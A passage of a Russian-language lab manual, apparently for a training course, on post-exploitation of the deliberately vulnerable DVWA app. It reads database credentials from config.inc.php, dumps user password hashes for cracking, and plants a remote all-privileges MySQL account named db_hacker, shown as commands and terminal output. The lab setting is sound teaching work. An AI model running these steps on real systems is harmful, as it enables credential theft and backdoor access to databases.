DVWA запускается из директории /var/www/html/dvwa. К сожалению, у apache есть доступ к этой папке только на чтение и выполнение

- e. `ls -l /var/www/html/dvwa`

Теперь можно изучить содержимое папки DVWA. Обратите внимание на папку config. Зачастую конфигурационные директории содержат учетные данные для баз данных.

```

whoami
apache
grep apache /etc/passwd
apache:x:48:48:Apache:/var/www:/sbin/nologin
grep apache /etc/group
apache:x:48:
ps -eaf | grep http
root      1282      1  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1305    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1306    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1307    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1308    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1309    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1310    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1311    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    1312    1282  0 22:32 ?        00:00:00 /usr/sbin/httpd
apache    2146    2134  0 22:39 ?        00:00:00 grep http
pwd
/var/www/html/dvwa/vulnerabilities/exec
ls -ld /var/www/html
drwxr-xr-x. 3 root root 4096 Apr 18 21:16 /var/www/html
ls -ld /var/www/html/dvwa
drwxr-xr-x. 8 root root 4096 Sep  8 2010 /var/www/html/dvwa

```

Исследовать учетные записи базы данных

a. `ls -l /var/www/html/dvwa/config`

Здесь показаны проблемы с доступом конфигурационных файлов. У файла `config.inc.php` разрешение установлено как 644, то есть все могут его читать (для дополнительной информации ищите «маркеры доступа» и команду `chmod`).

b. `cat /var/www/html/dvwa/config/config.inc.php`

Для базы данных dvwa пользователь – root, пароль – dvwaPASSWORD.

```

total 12
-rw-r--r--. 1 root root 588 Apr 18 21:19 config.inc.php
-----
-rw-r--r--. 1 root root 576 Apr 18 21:17 config.inc.php.BKP
-rw-r--r--. 1 root root 576 Aug 26 2010 config.inc.php~

cat /var/www/html/dvwa/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are
correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to socke
ts.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$DVWA = array();
$DVWA[ 'db_server' ] = 'localhost';
$DVWA[ 'db_database' ] = 'dvwa';
$DVWA[ 'db_user' ] = 'root';
$DVWA[ 'db_password' ] = 'dvwaPASSWORD';

# Only needed for PGSQL
$DVWA[ 'db_port' ] = '5432';

```

Раздел 11. Исследование MySQL

Отобразите информацию БД DVWA

a. `echo "show databases;" | mysql -uroot -pdvwaPASSWORD`

Отображает все базы mysql

b. `echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD`

Отображает все таблицы в БД DVWA

c. `echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD`

Описывает поля таблицы dvwa.users

d. `echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD`

Отображает содержимое таблицы dvwa.users

Обратите внимание на поле "password". С помощью подходящих утилит (например, John The Ripper) можно взломать данные пароли

```
# try changing the 'db server' variable from localhost to 127.0.0.1. Fixes a problem due to socke
echo "show databases;" | mysql -uroot -pdvwaPASSWORD
Database
information_schema
dvwa
mysql
test

echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD
Tables_in_dvwa
guestbook
users

echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field Type Null Key Default Extra
user_id int(6) NO PRI 0
first_name varchar(15) YES NULL
last_name varchar(15) YES NULL
user varchar(15) YES NULL
password varchar(32) YES NULL
avatar varchar(70) YES NULL

echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user_id first_name last_name user password avatar
1 admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99 http://192.168.0.208/dvwa
/hackable/users/admin.jpg
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://192.168.0.208/dvwa
/hackable/users/gordonb.jpg
3 Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b http://192.168.0.208/dvwa
```

Создайте нового пользователя в таблице dvwa.users, заменив "John" на свое имя, "Gray" на свою фамилию, а "jgray" на инициал+фамилию

a. `echo "insert into dvwa.users values`

`('6','John','Gray','jgray',MD5('abc123'),'NA');" | mysql -uroot -pdvwaPASSWORD`

Данная команда создаст нового пользователя в таблице dvwa.users

b. `echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD`

Обратите внимание на новую запись #6

При следующем создании пользователя user_id следует увеличить на 1 и т.д.

```
File Edit View Terminal Help
echo "insert into dvwa.users values ('6','alex','serebtiakov','alse',MD5('hex123'),'NA');" | mys
ql -uroot -pdvwaPASSWORD
echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user_id first_name last_name user password avatar
1 admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99 http://192.168.0.208/dvwa
/hackable/users/admin.jpg
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://192.168.0.208/dvwa
/hackable/users/gordonb.jpg
3 Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b http://192.168.0.208/dvwa
/hackable/users/1337.jpg
4 Pablo Picasso pablo 0d107d09f5bbe40cade3de5c71e9e9b7 http://192.168.0.208/dvwa
/hackable/users/pablo.jpg
5 Bob Smith smithy 5f4dcc3b5aa765d61d8327deb882cf99 http://192.168.0.208/dvwa
/hackable/users/smithy.jpg
6 alex serebtiakov alse c223356b7b1c5dbfcbc33f8450d8f505 NA
```


Отобразите информацию из таблицы mysql

В Mysql есть встроенная база данных, отделенная от остальных.


Данная уязвимость намного более опасна, так как позволяет дать пользователю полные права на управление всеми базами.

a. `echo "show databases;" | mysql -uroot -pdvwaPASSWORD`

Отображает все базы на машине

b. `echo "use mysql; show tables;" | mysql -uroot -pdvwaPASSWORD`

Отображает все таблицы из базы mysql



```
echo "use mysql; show tables;" | mysql -uroot -pdvwaPASSWORD
Tables_in_mysql
columns_priv
db
event
func
general_log
help_category
help_keyword
help_relation
help_topic
host
ndb_binlog_index
plugin
proc
procs_priv
servers
slow_log
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user
```

Создайте нового пользователя mysql

a. `echo "use mysql; GRANT ALL PRIVILEGES ON *.* TO 'db_hacker'@%' IDENTIFIED BY 'abc123' WITH GRANT OPTION;" | mysql -uroot -pdvwaPASSWORD`

Здесь создается новый пользователь db_hacker с паролем abc123, который может войти в систему откуда угодно..

b. `echo "select * from mysql.user;" | mysql -uroot -pdvwaPASSWORD`

Обратите внимание на самое последнее вхождение в таблице.

```
echo "use mysql; grant all privileges on *.* to 'db_hacker'@'%' identified by 'hex123' with grant option;" | mysql -uroot -pdvwaPASSWORD
echo "select * from mysql.user;" | mysql -uroot -pdvwaPASSWORD
echo "use mysql; GRANT ALL PRIVILEGES ON *.* TO 'db_hacker'@'%' IDENTIFIED BY 'hex123' WITH GRANT OPTION;" | mysql -uroot -pdvwaPASSWORD
echo "select * from mysql.user;" | mysql -uroot -pdvwaPASSWORD
```

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Grant_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv	References_priv	Index_priv	Alter_priv	Show_db_priv	Super_priv	Create_tmp_table_priv	Lock_tables_priv	Execute_priv	Repl_slave_priv	Repl_client_priv	Create_view_priv	Show_view_priv	Create_routine_priv	Alter_routine_priv	Create_user_priv	Event_priv	Trigger_priv	ssl_type	ssl_cipher	x509_issuer	x509_subject	max_questions	max_updates	max_connections	max_user_connections	
localhost	root	*995482DFA707D02F345EACD80A4CF36706905E04	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
localhost	root		Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
Fedora14	root		Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
127.0.0.1	root		Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
localhost			N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N	N

```
Click to switch to "Desk 3"
```

Раздел 12. Отчет о работе

Запустите еще один терминал в BackTrack и войдите в БД удаленно:

a. `mysql -u db_hacker -h IPADDRESS -p`

Замените IPADDRESS на Ip-адрес машины с Fedora, пароль db_hacker – abc123, если Вы его не меняли.

b. `show databases;`

c. `quit`

d. `date`

e. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы

```
File Edit View Terminal Help
root@root: ~
root@root:~# mysql -u db_hacker -h 192.168.0.208 -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 24
Server version: 5.1.51 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| mysql     |
| test      |
+-----+
4 rows in set (0.00 sec)

mysql> quit
Bye
root@root:~# date
Tue Apr 18 15:02:24 EDT 2023
root@root:~#
```